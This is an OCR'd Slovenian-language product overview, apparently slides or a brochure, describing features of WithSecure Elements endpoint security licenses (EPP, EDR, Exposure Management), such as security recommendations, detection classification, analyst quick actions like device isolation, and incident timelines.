
Velja za za WithSecure Elements Agente

Varnostna priporočila na podlagi podatkov, ki so vidni Elements Agentu




Velja za WithSecure Elements EPP (+EDR) licence

Trenutne težave z delovanjem




Velja za WithSecure Elements Exposure Management licence

Vpliv zaznanih ranljivosti na celoten nivo kibernetske varnosti
(potrebuje Exposure licenco)



Samodejno klasificiranje združene detekcije
(EDR licenca)




Hitre akcije analitika:

- **Osamitev**
- **EPP pregled**
- **Diagnostika**
- **Ročne akcije odzivanja**

(EDR licenca)

Male „medium“ aktivnosti znotraj združene detekcije
(EDR licenca)



Velja za WithSecure Elements EDR (+EPP) licence

Velja za WithSecure Elements EDR (+EPP) licence

Časovnica vseh dodanih incidentov v skupno detekcijo (EDR licenca)

Summary | Process Tree | Timeline | Analysis | Device Details | Comments | Log

